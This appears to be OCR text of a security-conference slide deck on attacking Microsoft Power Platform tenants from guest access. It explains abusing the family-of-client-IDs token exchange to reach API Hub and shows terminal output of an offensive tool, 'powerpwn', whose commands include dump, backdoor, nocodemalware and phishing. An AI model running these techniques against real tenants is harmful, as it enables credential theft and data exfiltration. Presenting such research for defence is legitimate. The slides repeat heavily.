
Tried to access



Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license



Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP



Where are we again?


Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection *(bypass vuln under disclosure)*

Where are we again?

Got guest access.
Found a bunch of creds on PowerApps.

Tried to access
→ Blocked by license → Got a license
→ Blocked by DLP → Pivoted connection *(bypass vuln under disclosure)*
→ Blocked by prog access to API Hub



Solving for scope

We need to find an AAD app that is:

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)

Solving for scope

We need to find an AAD app that is:

1. On by-default (available on every tenant)
2. Pre-approved to query API Hub (get internal resource)
3. Public client (generate tokens on demand)

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client


SECTOR

Solving for scope

We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!



Solving for scope

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



SECTOR

Solving for scope


We need to find an AAD app that is:

1. On by-default
2. Pre-approved to query API Hub
3. Public client

Well, we know about the PowerApps portal!
But we can't generate tokens on it's behalf.



How does msft cross-app SSO work? (or – introduction to family of client IDs)



@detectdotdev

@mbrg0

How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office

Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client

Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or introduction to family of client IDs)


application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client
Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

How does msft cross-app SSO work? (or introduction to family of client IDs)

application_name
Office 365 Management
Microsoft Azure CLI
Microsoft Azure PowerShell
Microsoft Teams
Windows Search
Outlook Mobile
Microsoft Authenticator App
OneDrive SyncEngine
Microsoft Office
Visual Studio
OneDrive iOS App
Microsoft Bing Search for Microsoft Edge
Microsoft Stream Mobile Native
Microsoft Teams - Device Admin Agent
Microsoft Bing Search
Office UWP PWA
Microsoft To-Do client
PowerApps
Microsoft Whiteboard Client
Microsoft Flow
Microsoft Planner
Microsoft Intune Company Portal
Accounts Control UI
Yammer iPhone
OneDrive
Microsoft Power BI
SharePoint
Microsoft Edge
Microsoft Tunnel
Microsoft Edge
SharePoint Android
Microsoft Edge

Family of client IDs

Microsoft Azure CLI



API Hub token

Exchange tokens to win

We need to find an AAD app that is:

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
2. Pre-approved to query API Hub
3. Public client



SECTOR
BRIEFINGS

And now for the fun part

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h

--------------------------------------------------------------------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|_|                                 |_|

--------------------------------------------------------------------
```

```
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-------------------------------------------------------------


usage: powerpwn [-h] [-l LOG_LEVEL] {dump,gui,backdoor,nocodemalware,phishing} ...

positional arguments:
  {dump,gui,backdoor,nocodemalware,phishing}
                        command
    dump                Recon for available data connections and dump their content.
    gui                 Show collected resources and data via GUI.
    backdoor            Install a backdoor on the target tenant
    nocodemalware       Repurpose trusted execs, service accounts and cloud services to power a malware operation.
    phishing            Deploy a trustworthy phishing app.

optional arguments:
  -h, --help            show this help message and exit
  -l LOG_LEVEL, --log-level LOG_LEVEL
                        Configure the logging level.
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn -h

-------------------------------------------------------------

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-----                          command
    dump                       Recon for available data connections and dump their content.
    gui                        Show collected resources and data via GUI.
usage                          Install a backdoor on the target tenant
    nocodemalware              Repurpose trusted execs, service accounts and cloud services to power a malware
posit                          Deploy a trustworthy phishing app.
  {du
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```

SECTOR

@mbrg0

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43

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|_|                                 |_|

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```

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(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43

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2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh
 token.
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
.
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43

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.
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43

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.
```

Microsoft Azure

Microsoft


Pick an account

You're signing in to **Microsoft Azure Cross-platform Command Line Interface** on another device located in **Israel**. If it's not you, close this page.

Hacker5
hacker5@pwntoso.onmicrosoft.com
Signed in

Use another account

Back


Microsoft Azure
Microsoft
hacker5@pwntoso.onmicrosoft.com
Are you trying to sign in to Microsoft Azure CLI?
Only continue if you downloaded the app from a store or website that you trust.
Cancel
Continue

Microsoft

Microsoft Azure Cross-platform Command Line Interface

You have signed in to the Microsoft Azure Cross-platform Command Line Interface application on your device. You may now close this window.

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43

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```

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2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
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To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
.
2023-07-28 11:02:49 | powerpwn | INFO | Access token for https://service.powerapps.com/.default acquired successfully
2023-07-28 11:02:49 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:02:51 | powerpwn | INFO | Found 1 environments.
2023-07-28 11:03:06 | powerpwn | INFO | Found 6 widely shared canvas apps out of 6 canvas apps in environment De[illegible]93b0
f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Found 9 active shareable connections out of 9 connections in environment [illegible]fc99
3b0f-345b-4d01-9f67-9ac4a140dd43
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43

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2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh
 token.
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
.
2023-07-28 11:02:49 | powerpwn | INFO | Access token for https://service.powerapps.com/.default acquired successfully
2023-07-28 11:02:49 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:02:51 | powerpwn | INFO | Found 1 environments.
2023-07-28 11:03:06 | powerpwn | INFO | Found 6 widely shared canvas apps out of 6 canvas apps in environment De[illegible]93b0
f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Found 9 active shareable connections out of 9 connections in environment [illegible]fc99
3b0f-345b-4d01-9f67-9ac4a140dd43
```

```
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$ powerpwn dump -t fc993b0f-345b-4d01-9f67-9ac4a140dd43

-------------------------------------------------------


 _ __    ___  __      __  ___  _ __  _ __  __      __ _ __
| '_ \  / _ \ \ \ /\ / / / _ \| '__|| '_ \ \ \ /\ / /| '_ \
| |_) || (_) | \ V  V / |  __/| |   | |_) | \ V  V / | | | |
| .__/  \___/   \_/\_/   \___||_|   | .__/   \_/\_/  |_| |_|
|_|                                 |_|

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2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default from cached refresh
 token.
2023-07-28 11:00:52 | powerpwn | INFO | Failed to acquire with refresh token. Fallback to device-flow
2023-07-28 11:00:52 | powerpwn | INFO | Acquiring token with scope=https://service.powerapps.com/.default.
To sign in, use a web browser to open the page https://microsoft.com/devicelogin and enter the code DPCLTUC23 to authenticate
.
2023-07-28 11:02:49 | powerpwn | INFO | Access token for https://service.powerapps.com/.default acquired successfully
2023-07-28 11:02:49 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:02:51 | powerpwn | INFO | Found 1 environments.
2023-07-28 11:03:06 | powerpwn | INFO | Found 6 widely shared canvas apps out of 6 canvas apps in environment Default-fc993b0
f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Found 9 active shareable connections out of 9 connections in environment Default-fc99
3b0f-345b-4d01-9f67-9ac4a140dd43
```

```
3b0f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh toke
n.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```

```
3b0f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh toke
n.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```

```
3b0f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azuretables.
2023-07-28 11:03:09 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_sql.
2023-07-28 11:03:10 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_logicflows.
2023-07-28 11:03:10 | powerpwn | INFO | Acquiring token with scope=https://apihub.azure.com/.default from cached refresh toke
n.
2023-07-28 11:03:11 | powerpwn | INFO | Token for https://apihub.azure.com/.default acquired from refresh token successfully.
2023-07-28 11:03:11 | powerpwn | INFO | Token is cached in /mnt/c/Users/bargu/source/mbrg/power-pwn/tokens.json
2023-07-28 11:03:24 | powerpwn | INFO | Dump is completed in .cache
(.venv) @mbrg0:/bhusa23/all-you-need-is-guest$
```

```
3b0f-345b-4d01-9f67-9ac4a140dd43
2023-07-28 11:03:07 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azureblob.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurefile.
2023-07-28 11:03:08 | powerpwn | INFO | Fetching OpenAPI spec for connector shared_azurequeues.
